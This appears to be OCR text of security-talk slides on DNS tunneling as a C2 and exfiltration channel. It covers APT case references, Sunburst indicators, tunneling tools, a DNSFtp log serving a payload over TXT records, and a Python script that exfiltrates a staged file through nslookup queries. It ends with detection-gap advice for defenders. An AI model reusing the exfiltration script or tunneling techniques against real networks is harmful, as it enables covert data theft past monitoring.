
- Must have an authoritative Nameserver
- Recursion may break some things (caching, base64, etc.)

Direct DNS Resolution



- any:any -> any:53
- Nameserver not required
- Root domains can be anything
- Abuse nearly limitless

Recursive DNS Resolution



- Must have an authoritative Nameserver
- Recursion may break some things (caching, base64, etc.)
- If playing by the rules, most artifacts will survive recursive queries

DNS for Evil - Campaigns/Malware

Chafer (APT 39)

PlugX

TrickBot

APT 41

Cobalt Group (APT 34)

Wekby (APT 18)

Sunburst

- https://unit42.paloaltonetworks.com/unit42-new-wekby-attacks-use-dns-requests-as-command-and-control-mechanism/
- https://www.cybereason.com/blog/research/dropping-anchor-from-a-trickbot-infection-to-the-discovery-of-the-anchor-malware
- https://www.bitdefender.com/files/News/CaseStudies/study/332/Bitdefender-Whitepaper-Chafer-creat4491-en-EN-interactive.pdf
- https://blog.group-ib.com/colunmtk_apt41
- https://www.mandiant.com/resources/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor
- https://www.secureworks.com/research/threat-group-3390-targets-organizations-for-cyberespionage
- https://research.checkpoint.com/2021/irans-apt34-returns-with-an-updated-arsenal/

DNS – Sunburst C2

CNAME 6a57jk2ba1d9keg15cbg.appsync-api.eu-west-1.avsvmcloud[.]com

Pointed to: freescanonline[.]com

	Associated Malware	DNS Record Type	FQDN	IP	Target
2	SUNBURST	CNAME	6a57jk2ba1d9keg15cbg.appsync-api.eu-west-1.avsvmcloud[.]com		freescanonline[.]com
3	SUNBURST	CNAME	7sbvaemscs0mc925tb99.appsync-api.us-west-2.avsvmcloud[.]com		deftsecurity[.]com
4	SUNBURST	CNAME	gq1h856599gqh538acqn.appsync-api.us-west-2.avsvmcloud[.]com		freescanonline[.]com
5	SUNBURST	CNAME	ihvpgv9psvq02ffo77et.appsync-api.us-east-2.avsvmcloud[.]com		thedoccloud[.]com
6	SUNBURST	CNAME	k5kcubuassl3alrf7gm3.appsync-api.eu-west-1.avsvmcloud[.]com		thedoccloud[.]com
7	SUNBURST	CNAME	mhdosoksaccf9sni9icp.appsync-api.eu-west-1.avsvmcloud[.]com		thedoccloud[.]com

Source: FireEye

DNS for Evil – Tools

- Iodine
- DNSCat2
- Cobalt Strike
- DNSFtp ⬇
- DNSExfiltrator ⬆

General Tunneling ⟷

File Transfer ⬆⬇

dnscat2

- https://github.com/iagox86/dnscat2
  - Types: TXT, CNAME, MX

```
DNS    Standard query 0x5cf6  TXT dnscat.2657003ebb11480021636f6d6d616e642(
DNS    Standard query response 0x5cf6  TXT
DNS    Standard query 0x33a8  TXT dnscat.6a34013ebb11487f7b
DNS    Standard query response 0x33a8  TXT
DNS    Standard query 0x7f07  TXT dnscat.7901013ebb11487f7b
DNS    Standard query response 0x7f07  TXT
DNS    Standard query 0x7aa3  TXT dnscat.7934013ebb11487f7b
DNS    Standard query response 0x7aa3  TXT
```

Source: https://zeltser.com/c2-dns-tunneling/

DNSFtp

- https://github.com/breenmachine/dnsftp
  - Types: TXT

DNSFtp

```
root@kali:~/dnsftp/dnsftp-master# python server.py -f payload.exe
DEBUG:root:[+] There are 3949 parts to this file
DEBUG:root:[+] Bound to UDP port 53.
DEBUG:root:[+] Waiting for request...
DEBUG:root:[+] Request received, serving
DEBUG:root:[+] Received message ID = 1
DEBUG:root:[+] Waiting for request...
DEBUG:root:[+] Request received, serving
DEBUG:root:[+] Received message ID = 2
DEBUG:root:[+] DNS request is: 0.CnCserver.Com. IN TXT
DEBUG:root:[+] 1 questions.
DEBUG:root:[+] Pulling data for payload number 0/3949
DEBUG:root:[+] Response created - sending TXT payload: TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAACAEAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAA
AAAAACaEthR3nO2At5ztgLec7YCau9HAtVz
DEBUG:root:[+] Waiting for request...
DEBUG:root:[+] Request received, serving
DEBUG:root:[+] Received message ID = 1
DEBUG:root:[+] Waiting for request...
DEBUG:root:[+] Request received, serving
DEBUG:root:[+] Received message ID = 2
DEBUG:root:[+] DNS request is: 1.CnCserver.Com. IN TXT
DEBUG:root:[+] 1 questions.
DEBUG:root:[+] Pulling data for payload number 1/3949
DEBUG:root:[+] Response created - sending TXT payload: tgJq70UCXXO2AmrvRALGc7YCQNNxAtxztgLlLbUDxnO2AuUtswP1c7Y
C5S2yA8pztgLXCyUC1XO2At5ztwJwc7YCSS2zA5ZztgJMLUkC33O2AkkttAPfc7YCUmljaN5ztgIAAAAAAAAAAAAAAAAAAAAAUEUAAEwBBgCyh
MZfAAAAAAAAAADgACIBCwEOAAAmBwAAagMA
DEBUG:root:[+] Waiting for request...
```

DNS – Read the Labels

- “Label me this Batman”
  - Example using A record queries of hex-content
  - python script
  - No need to respond – just save the queries

```
Standard query 0x075d A 33079.0dc3792f68de640df263e3e74eaafc825860008596e6dd05d416a14d9f0223.0
Standard query 0x6216 A 33080.9bb13d20ff22c56264be72aed0c014499fdf9426225e1e1db45650c2e696c4.0
Standard query 0x936f A 33078.d3
Standard query 0x6820 A 33081.0b
Standard query 0x28f3 A 33083.5d
Standard query 0xcecc A 33084.c2
Standard query 0x9ab1 A 33085.fe
Standard query 0x337d A 33082.f4
Standard query 0x9dcf A 33086.f8
Standard query 0x7219 A 33087.30
Standard query 0xf0c0 A 33089.28
Standard query 0xff7b A 33088.582a00e53630b57224951d360aa614a201b6a489a348dcb489cb9bce78ccd9.0
Standard query 0xed83 A 33090.694050ba2d1039bd3a376100142cbcbaac9b8616b54f6414c49aa949fd4722.0
```

```
file size in bytes: 1051022
number of packets required: 33904
0.52617221a0701003a6dbba221040000010f1fe6e4499d1fa5e0ba9de6ee95.0
1.9ccddae566e01fecac4a0a90b14044cffabaf2e8703bd74bdc567dd3171cac.0
2.aa01bbfa94be460a03d38c7163b64c13aad2e5a217516d375ec82e031131ad.0
3.c4248930f5510e669d1a67a1d0c975ebaa5c68d615da4149655c605c0d97f5.0
4.22ee291cabc07b9f76c752e806658567ab3b7fbeb3aad56573e0dabac266ca.0
5.5686c594ec46b6dfd699323dd09bdf44596823c6d7b91364934f11cfd1775e.0
6.90c90e59904263aca1d30cec0d24434280cb24145759fe014e51ab97b336f5.0
7.51d6bba21c004a9f671ca7dcb836ae4422f6a76fda568a12ad6211b6967b3a.0
8.69306bf2d2b3556bbcd41475fe21e721cfb3c2b1c37b47091237c49bce7884.0
```

DNS – Read the Labels


```
import subprocess

##format pkt-count.<63-chars>.root-domain

d=''
q=''

count=0
#size up the file
with open("C:\\Temp\\staged.out", "rb") as f:
    byte = f.read(1)
    while byte != "":
        count = count+1
        byte = f.read(1)
print 'file size in bytes: '+str(count)
#parse and send
pkt_count=0
max_pkt_count=count/31
print 'number of packets required: '+str(max_pkt_count+1)

with open("C:\\Temp\\staged.out", "rb") as f:
    byte = f.read(31)
    while byte != "":
    ##print byte
    h = byte.encode('hex')
    ##print h
        itr=str(pkt_count)
    q=itr+'.'+h+'.'+d
    #print itr+'.'+sd
    print q
    subprocess.call(['C:\\Windows\\System32\\nslookup.exe', '-type=a', '-retry=1', '-timeout=1', q])
    pkt_count=pkt_count+1
        byte = f.read(31)
```

DNS

- And the story of case-sensitivity…
- RFC 1035 – 2.3.3. Character Case – November 1987

> When data enters the domain system, its original case should be preserved whenever possible. In certain circumstances this cannot be done. For example, if two RRs are stored in a database, one at x.y and one at X.Y, they are actually stored at the same place in the database, and hence only one casing would be preserved. The basic rule is that case can be discarded only when data is used to define structure in a database, and two names are identical when compared in a case insensitive manner.

caSe MaTters




CAse mAtTErs

```
root@ubuntu:/tmp# cat dns.log | grep -vP '^#' | cut -f 10 | sort | uniq -c
     84 abcdef.0-byte.com
root@ubuntu:/tmp# tshark -nnr dns-test.pcap -Y 'dns' -T fields -e dns.qry.name |sort |uniq -c |sort -n
Running as user "root" and group "root". This could be dangerous.
     21 abcdef.0-byte.com
     21 abCdef.0-byte.com
     21 aBcdef.0-byte.com
     21 Abcdef.0-byte.com
root@ubuntu:/tmp#
```


DNS Case Sensitivity

- cd c:\
- 01100011 01100100 00100000 01100011 00111010 01011100 00001010 00001010
- aUTksdLDdDDksEsfidTdfjrnsSLksrANnaQYSpSp.domain.com




Identifying Gaps


- Identify Gaps
  - Analyst Tooling
  - Infrastructure Tooling
  - Coverage/Visibility
- Testing/Tuning Alerts
- Trust but verify



Love/Hate Relationships




